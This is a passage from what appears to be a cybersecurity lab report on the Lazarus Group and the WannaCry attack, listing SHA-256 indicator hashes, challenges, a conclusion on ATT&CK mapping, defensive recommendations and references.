Hash-SHA256	f8812f1deb8001f3b7672b6fc85640ecb123bc2304b563728e6235ccbe782d85
Hash-SHA256	11d0f63c06263f50b972287b4bbd1abe0089bc993f73d75768b6b41e3d6f6d49
Hash-SHA256	16493ecc4c4bc5746acbe96bd8af001f733114070d694db76ea7b5a0de7ad0ab
Hash-SHA256	6bf1839a7e72a92a2bb18fbedf1873e4892b00ea4b122e48ae80fac5048db1a7

Hash-SHA256	b3c39aeb14425f137b5bd0fd7654f1d6a45c0e8518ef7e209ad63d8dc6d0bac7
Hash-SHA256	e14f1a655d54254d06d51cd23a2fa57b6ffdf371cf6b828ee483b1b1d6d21079
Hash-SHA256	e8450dd6f908b23c9cbd6011fe3d940b24c0420a208d6924e2d920f92c894a96

CHALLENGES AND SOLUTIONS

- **Challenge**: Difficulty finding specific Indicators of Compromise (IoCs) for the Lazarus Group.
    - **Solution**: Expanded research to include multiple OSINT tools and threat intelligence reports.
- **Challenge**: Mapping real-world attacks to the ATT&CK Matrix was initially confusing.
    - **Solution**: Reviewed MITRE's documentation and consulted with peers to clarify the process.

CONCLUSION

This lab reinforced the importance of threat actor profiling and the MITRE ATT&CK Framework in understanding adversary behavior. By mapping the Lazarus Group's TTPs and analyzing the WannaCry attack, I gained valuable insights into how APT groups operate and how organizations can improve their defenses. The findings highlight the need for robust email security, patch management, and endpoint detection to mitigate threats from APT groups like Lazarus.

RECOMMENDATIONS

- **Email Security**: Implement email filtering and user training to mitigate spear phishing attacks.
- **Patch Management**: Regularly update systems and apply patches to prevent exploitation of vulnerabilities like EternalBlue.
- **Endpoint Detection**: Use endpoint detection and response (EDR) tools to identify and block malicious PowerShell scripts.
- **Threat Intelligence**: Leverage the MITRE ATT&CK Framework to identify defensive gaps and improve threat detection.

REFERENCES

Documentation on Lazarus Group: https://home.treasury.gov/news/press-releases/sm774

Lazarus group's cryptocurrency campaign: https://www.secureworks.com/about/press/media-alert-secureworks-discovers-north-korean-cyber-threat-group-lazarus-spearphishing

Lazarus group's malware families for apple macOS targets: https://www.sentinelone.com/blog/four-distinct-families-of-lazarus-malware-target-apples-macos-platform/

MITTRE ATT&CK Framework: https://attack.mitre.org/

VirusTotal: https://www.virustotal.com/